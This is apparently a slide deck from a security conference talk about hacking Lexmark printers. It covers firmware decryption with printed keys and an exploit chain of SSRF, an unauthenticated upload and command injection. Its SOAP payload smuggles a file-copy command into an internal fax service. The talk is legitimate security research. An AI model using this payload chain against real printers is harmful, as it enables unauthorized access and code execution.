Printer Hacking Adventures

no ink, no crime

Peter “blasty” Geissler @ NULLCON 2024 Berlin

Introduction

what's this talk all about?

- Hacked a few printers for Pwn2Own (2022, 2023..)
- Here to tell you the story of the bugs, exploits and more!
- Logic, web, binary

Who am I?

$ whoami

- Independent security researcher from The Netherlands
- Used to play (and organize) a lot of CTF
- Getting code execution on all the things! (Printers, smart speakers, servers, video game consoles, …)

Talk outline
the agenda for today

- Lexmark printers
  - Extracting and decrypting firmware
  - Finding and exploiting bug(s)
- CANON printers
  - Extracting and decrypting firmware
  - Finding and exploiting bug(s)
  - Writing a debugger

Lexmark

- Lexmark MC3224adwe
- Marvell SoC with a ARMv7 CPU
- Linux OS
- Privilege seperation, systemd, rustlang, wow

How to get Lexmark firmware

- Picked up cheap second hand MC3244adwe printer
- Firmware is still running an older firmware that is susceptible to bugs found by CrowdStrike (https://www.crowdstrike.com/blog/how-to-compromise-a-printer-in-3-simple-steps/)
- Get a rootshell using CrowdStrike bug(s), dump the root filesystem of the old firmware
- /usr/bin/hydra is a 7.2MiB dynamically linked binary responsible for a lot of things, also unpacking firmware update data.

The Lexmark Hydra

/usr/bin/hydra

- Firmware updates are shipped as .FLS files
- They are actually just really big PJL (Printer Job Language) files
- They start with some plaintext stanza followed by the encrypted firmware update data.

```
$ head -n3 firmware/CXLBL.075.281.fls
-12345X@PJL
@PJL COMMENT NETFLASH ID="CXLBL,CXLBN,CSLBN" RIP="075.281" ENG="BL.075.E009" DATE="20210817"
@PJL LPROGRAMRIP SOCKET=1 KERNELCOUNT=5708400 TYPECOUNT=133943712 KERNELENCR=3 FKSIGNSZ=5706842
FLASHOPTS="CV=075.281;SV=2.0;TV=1;AF=1;MD=1;NUH=1;" RIPNAME="granite2-color-lite"
```

The Lexmark Hydra

/usr/bin/hydra


- Encrypted data consist out of `kernel` region and `data` region.
- Both start with a 0x128 bytes RSA encrypted header (PKCS padded)

```
00000000: 0000 0000 0300 0000 0000 0000 1400 0000  ................
00000010: 2b00 0000 4120 5241 4e44 4f4d 204b 4559  +...A RANDOM KEY
00000020: 2050 4852 4153 4520 4259 204c 4558 4d41   PHRASE BY LEXMA
00000030: 524b 2052 454c 4541 5345 2054 4541 4d00  RK RELEASE TEAM.
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000060: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000070: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000080: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000090: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000100: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000110: 0000 0000 0000 0000 1000 0000 1000 0000  ................
00000120: 0100 0000 b051 8b00                      .....Q..
```

The Lexmark Hydra

/usr/bin/hydra

- Encrypted data consist out of `kernel` region and `data` region.
- Both start with a 0x128 bytes RSA encrypted header (PKCS padded)



signature digest size

AES key size

AES key byte size

AES mode

data size

Hello, Lexmark Release Team!

Decrypting the Lexmark firmware blobs

don’t bring your own keys

- The header is followed by (encrypted):
  - the RSA signature
  - the AES key
  - the data
- Decryption tool available:
  - https://github.com/blasty/lexmark/blob/main/tools/fw_decrypt.py
  - includes all key material 😊
- Lexmark has further hardened the firmware encryption since then using a hardware-derived encryption key that comes from a TPM. Not publicly broken (yet!), stay tuned!

```
$ python3 fw_decrypt.py CXLBL.230.037.fls
> SECTION HEADER:
  - decrypted signature size : 0x00000014
  - decrypted aes key size   : 0x00000010
  - aes key byte size        : 0x00000010
  - aes mode                 : 0x00000001
  - decrypted data size      : 0x008b51b0

> signature : 8628db0a74e88d66c2d3d0cc5ae7f42abe5fd99f
> AES key   : fd9844b269f9de4620b46bc19f2f2786
unpacking: ……done! (0x8b5707)

> SECTION HEADER:
  - decrypted signature size : 0x00000014
  - decrypted aes key size   : 0x00000010
  - aes key byte size        : 0x00000010
  - aes mode                 : 0x00000001
  - decrypted data size      : 0x0910f150

> signature : 1129b982bf0b3f7e3a7a4caceac7d2cfad896b3c
> AES key   : a559bb2efd4f5dd2dfa104ee9ad3d05c
unpacking: ……done! (0x99c4c57)

$ ls -la kernel.bin data.bin
-rw-r--r--  1 user  staff  152105296 Mar  6 12:00 data.bin
-rw-r--r--  1 user  staff    9130416 Mar  6 12:00 kernel.bin
```

Lexmark Exploit chan

- We could hunt for memory corruption bugs in the various components that comprise a typical printer software stack..
- Documented before by the folks from NCC group:
  - https://research.nccgroup.com/2023/08/31/hitb-phuket-2023-exploiting-the-lexmark-postscript-stack/
- The bug chain we'll cover today does **not need** memory corruption bugs at all. Web hackers and bug bounty people might love this. :-)

Lexmark Exploit chan

A short primer on WS-Print, SOAP and WS-Event

- **WS-Print** is a standard devised by Microsoft and introduced in Windows Vista to provide a common protocol for scanning and printing services over TCP/IP.
- **WS-Print** operates over **HTTP** and is implemented as a **SOAP Webservice**.
- To instruct the WS-Print webservice we want notifications about certain events we can include a ‘eventing’ stanza per the ‘**Web Services Eventing**’ standard that was submitted to the W3C committee back in 2006.
- **WS-Print** can be reached on Lexmark printers on TCP port **65002**

https://schemas.xmlsoap.org/ws/2004/08/eventing/

Subscribing to WS-Print events

enough xml bureaucracy for everyone

```
soap "http://www.w3.org/2003/05/soap-envelope"
wsa  "http://schemas.xmlsoap.org/ws/2004/08/addressing"
wse  "http://schemas.xmlsoap.org/ws/2004/08/eventing"
ew   "http://www.example.com/warnings"
pri   "http://schemas.microsoft.com/windows/2006/08/wdp/print"
```

```
<soap:Body>
    <wse:Subscribe>
      <wse:EndTo>
        <wsa:Address>http://127.0.0.1/</wsa:Address>
        <wsa:ReferenceProperties>
          <ew:MySubscription>1234</ew:MySubscription>
        </wsa:ReferenceProperties>
        <wsa:ReferenceParameters>
          <wse:Identifier>IDID-1</wse:Identifier>
        </wsa:ReferenceParameters>
      </wse:EndTo>
      <wse:Delivery>
        <wse:NotifyTo>
          <wsa:Address>http://call.back/uri_goes_here</wsa:Address>
          <wsa:ReferenceParameters>
            <wse:Identifier>identifier</wse:Identifier>
          </wsa:ReferenceParameters>
        </wse:NotifyTo>
      </wse:Delivery>
      <wse:Filter>http://schemas.microsoft.com/windows/2006/08/wdp/print/JobStatusEvent</wse:Filter>
    </wse:Subscribe>
</soap:Body>
```

Subscribing to WS-Print events

enough xml bureaucracy for everyone

```
soap "http://www.w3.org/2003/05/soap-envelope"
wsa  "http://schemas.xmlsoap.org/ws/2004/08/addressing"
wse  "http://schemas.xmlsoap.org/ws/2004/08/eventing"
ew   "http://www.example.com/warnings"
pri  "http://schemas.microsoft.com/windows/2006/08/wdp/print"
```

```
<soap:Body>
    <wse:Subscribe>
      <wse:EndTo>
        <wsa:Address>http://127.0.0.1/</wsa:Address>
        <wsa:ReferenceProperties>
          <ew:MySubscription>1234</ew:MySubscription>
        </wsa:ReferenceProperties>
        <wsa:ReferenceParameters>
          <wse:Identifier>IDID-1</wse:Identifier>
        </wsa:ReferenceParameters>
      </wse:EndTo>
      <wse:Delivery>
        <wse:NotifyTo>
          <wsa:Address>http://call.back/uri_goes_here</wsa:Address>
          <wsa:ReferenceParameters>
            <wse:Identifier>identifier</wse:Identifier>
          </wsa:ReferenceParameters>
        </wse:NotifyTo>
      </wse:Delivery>
      <wse:Filter>http://schemas.microsoft.com/windows/2006/08/wdp/print/JobStatusEvent</wse:Filter>
    </wse:Subscribe>
</soap:Body>
```

Callback URI

Subscribing to WS-Print events

enough xml bureaucracy for everyone

```
soap "http://www.w3.org/2003/05/soap-envelope"
wsa  "http://schemas.xmlsoap.org/ws/2004/08/addressing"
wse  "http://schemas.xmlsoap.org/ws/2004/08/eventing"
ew   "http://www.example.com/warnings"
pri  "http://schemas.microsoft.com/windows/2006/08/wdp/print"
```

```
<soap:Body>
    <wse:Subscribe>
      <wse:EndTo>
        <wsa:Address>http://127.0.0.1/</wsa:Address>
        <wsa:ReferenceProperties>
          <ew:MySubscription>1234</ew:MySubscription>
        </wsa:ReferenceProperties>
        <wsa:ReferenceParameters>
          <wse:Identifier>IDID-1</wse:Identifier>
        </wsa:ReferenceParameters>
      </wse:EndTo>
      <wse:Delivery>
        <wse:NotifyTo>
          <wsa:Address>http://call.back/uri_goes_here</wsa:Address>
          <wsa:ReferenceParameters>
            <wse:Identifier>identifier</wse:Identifier>
          </wsa:ReferenceParameters>
        </wse:NotifyTo>
      </wse:Delivery>
      <wse:Filter>http://schemas.microsoft.com/windows/2006/08/wdp/print/JobStatusEvent</wse:Filter>
    </wse:Subscribe>
</soap:Body>
```

Callback URI

Event filter

Triggering a JobStatusEvent

.. by actually submitting a print job

```
soap "http://www.w3.org/2003/05/soap-envelope"
wsa  "http://schemas.xmlsoap.org/ws/2004/08/addressing"
wse  "http://schemas.xmlsoap.org/ws/2004/08/eventing"
ew   "http://www.example.com/warnings"
pri  "http://schemas.microsoft.com/windows/2006/08/wdp/print"
```

```
<soap:Body>
  <pri:CreatePrintJobRequest>
    <pri:PrintTicket>
      <pri:JobDescription>
        <pri:JobName>JOBNAME</pri:JobName>
        <pri:JobOriginatingUserName>user</pri:JobOriginatingUserName>
      </pri:JobDescription>
    </pri:PrintTicket>
  </pri:CreatePrintJobRequest>
</soap:Body>
```

Primitive #1 - SSRF

- By subscribing to `JobStatusEvent` events and sending a print job through the WS-Print webservice we get a SSRF primitive.
- We fully control the (HTTP) callback URI in our event subscription request.
- Allows us to make HTTP requests to internal TCP services that aren’t externally accessible by using http://127.0.0.1/[..]

SSRF to where?

- /usr/bin/faxserviceapp listens on 127.0.0.1:12039
- daemon is related to debugging fax (does anyone still remember this?) functionality
- faxserviceapp does not speak HTTP. it uses a line-based protocol.
- susceptible to HTTP request smuggling!
- most commands supported by faxserviceapp seem harmless, except:

```
misc copyfile SOURCE_PATH DESTINATION_PATH
```

HTTP Request Smuggling

we all ❤️ forgiving line based protocols

```
wsa  "http://schemas.xmlsoap.org/ws/2004/08/addressing"
wse  "http://schemas.xmlsoap.org/ws/2004/08/eventing"
```

```
[..]
      <wse:Delivery>
        <wse:NotifyTo>
          <wsa:Address>http://127.0.0.1:12039/EP3&#xD;
/fax misc copyfile SOURCE DESTINATION_A&#xD;
/quit&#xD;
/exit&#xD;
&#xD;</wsa:Address>
          <wsa:ReferenceParameters>
            <wse:Identifier>KEXMARK</wse:Identifier>
          </wsa:ReferenceParameters>
        </wse:NotifyTo>
      </wse:Delivery>
[..]
```

HTTP Request Smuggling

we all ❤️ forgiving line based protocols

```
wsa  "http://schemas.xmlsoap.org/ws/2004/08/addressing"
wse  "http://schemas.xmlsoap.org/ws/2004/08/eventing"
```

```
[..]
      <wse:Delivery>
        <wse:NotifyTo>
          <wsa:Address>http://127.0.0.1:12039/EP3&#xD;
/fax misc copyfile SOURCE DESTINATION_A&#xD;
/quit&#xD;
/exit&#xD;
&#xD;</wsa:Address>
          <wsa:ReferenceParameters>
            <wse:Identifier>KEXMARK</wse:Identifier>
          </wsa:ReferenceParameters>
        </wse:NotifyTo>
      </wse:Delivery>
[..]
```

faxserviceapp internal addr + port

HTTP Request Smuggling

we all ❤️ forgiving line based protocols

```
[..]
      <wse:Delivery>
        <wse:NotifyTo>
          <wsa:Address>http://127.0.0.1:12039/EP3&#xD;
/fax misc copyfile SOURCE DESTINATION_A&#xD;
/quit&#xD;
/exit&#xD;
&#xD;</wsa:Address>
          <wsa:ReferenceParameters>
            <wse:Identifier>KEXMARK</wse:Identifier>
          </wsa:ReferenceParameters>
        </wse:NotifyTo>
      </wse:Delivery>
[..]
```

wsa "http://schemas.xmlsoap.org/ws/2004/08/addressing"
wse "http://schemas.xmlsoap.org/ws/2004/08/eventing"

faxserviceapp internal addr + port

‘\r’ encoded as XML character ordinal

HTTP Request Smuggling

we all ❤️ forgiving line based protocols

```
wsa  "http://schemas.xmlsoap.org/ws/2004/08/addressing"
wse  "http://schemas.xmlsoap.org/ws/2004/08/eventing"
```

```
[..]
      <wse:Delivery>
        <wse:NotifyTo>
          <wsa:Address>http://127.0.0.1:12039/EP3&#xD;
/fax misc copyfile SOURCE DESTINATION_A&#xD;
/quit&#xD;
/exit&#xD;
&#xD;</wsa:Address>
          <wsa:ReferenceParameters>
            <wse:Identifier>KEXMARK</wse:Identifier>
          </wsa:ReferenceParameters>
        </wse:NotifyTo>
      </wse:Delivery>
[..]
```

faxserviceapp internal addr + port

‘\r’ encoded as XML character ordinal

our ‘copy file’ command

HTTP Request Smuggling

we all ❤️ forgiving line based protocols

```
wsa  "http://schemas.xmlsoap.org/ws/2004/08/addressing"
wse  "http://schemas.xmlsoap.org/ws/2004/08/eventing"
```

```
[..]
      <wse:Delivery>
        <wse:NotifyTo>
          <wsa:Address>http://127.0.0.1:12039/EP3&#xD;
/fax misc copyfile SOURCE DESTINATION_A&#xD;
/quit&#xD;
/exit&#xD;
&#xD;</wsa:Address>
          <wsa:ReferenceParameters>
            <wse:Identifier>KEXMARK</wse:Identifier>
          </wsa:ReferenceParameters>
        </wse:NotifyTo>
      </wse:Delivery>
[..]
```

faxserviceapp internal addr + port

‘\r’ encoded as XML character ordinal

our ‘copy file’ command

close the ‘HTTP’ connection

Primitive #2 - Arbitrary file copy

don’t copy that flo^H^Hax file

- We can copy arbitrary files to arbitrary locations. Seems nice?
- File write/copy is executed as a low privileged ‘fax’ user though.
- We don’t control any file contents yet, what can we do?

Primitive #3 - File upload

don’t sniff the webglue

- Most interesting actions that can be sent to the main HTTP server running on tcp:80 require some form of authentication
- For some reason there are a few endpoints that do not require this. For example, `/webglue/uploadfile/ImportFaxLogo`.
- This allows us to upload arbitrary file data that will be written to a fixed path on the filesystem: /var/fs/shared/faxdata/logo
- If we combine this with our previous “file copy” primitive we effectively get an **arbitrary file write primitive**! (contents and filename controlled)

auto-fwdebugd

don’t crash me bro

- Lexmark has a rube goldberg machine responsible for dealing with application crashes.
- Collect coredumps, compress them, push them to the cloud for triage/ diagnosis, etc.
- One related service is the ‘Automatic fwdebug pipe’ (/usr/bin/auto-fwdebugd)

```
[Unit]
Description=Automatic fwdebug pipe

[Socket]
ListenFIFO=/run/svcerr/auto_fwdebug_pipe
SocketMode=0666

[Install]
WantedBy=sockets.target
```

/lib/systemd/system/auto-fwdebugd.socket

auto-fwdebugd 1 minute audit

```
int main(int argc, const char **argv) {
  while ( 1 ) {
    while ( 1 ) {
      nread = read(3, readbuf, 4095u);
      if ( nread != -1 ) { break; }
    }

    readbuf[nread] = 0;
    semicolon_ptr = strchr(readbuf, ';');

    if ( semicolon_ptr ) {
      next_semicolon_ptr = strtok(readbuf, ";");
      semicolon_ptr = strtok(0, "");
    } else {
      next_semicolon_ptr = readbuf;
    }

    if ( chdir(next_semicolon_ptr) ) {/* [..] */ } else {
      v7 = strlen(readbuf) + 64;
      snprintf(cmd_collect, v7, "%s", "auto-fwdebug-collect.sh");
      if ( !semicolon_ptr )
        goto LABEL_9;
      v13 = 23;
    }

    v14 = snprintf(&cmd_collect[v13], v7 - v13, 1, -1, " -f \"%s\"", semicolon_ptr);
    v8 = system(cmd_collect);
  }
}
```

auto-fwdebugd 1 minute audit

```
1   int main(int argc, const char **argv) {
2     while ( 1 ) {
3       while ( 1 ) {
4         nread = read(3, readbuf, 4095u);
5         if ( nread != -1 ) { break; }
6       }
7
8       readbuf[nread] = 0;
9       semicolon_ptr = strchr(readbuf, ';');
10
11      if ( semicolon_ptr ) {
12        next_semicolon_ptr = strtok(readbuf, ";");
13        semicolon_ptr = strtok(0, "");
14      } else {
15        next_semicolon_ptr = readbuf;
16      }
17
18      if ( chdir(next_semicolon_ptr) ) {/* [..] */ } else {
19        v7 = strlen(readbuf) + 64;
20        snprintf(cmd_collect, v7, "%s", "auto-fwdebug-collect.sh");
21        if ( !semicolon_ptr )
22          goto LABEL_9;
23        v13 = 23;
24      }
25
26      v14 = snprintf(&cmd_collect[v13], v7 - v13, 1, -1, " -f \"%s\"", semicolon_ptr);
27      v8 = system(cmd_collect);
28    }
29  }
```

Read from FIFO

Look for ‘;’ separator

Look for ‘;’ separator


Build a cmd string..

Oh no you didn’t

Putting it all together

exploit

shell listener




apache
tcp/80

WSPrint
tcp/65002

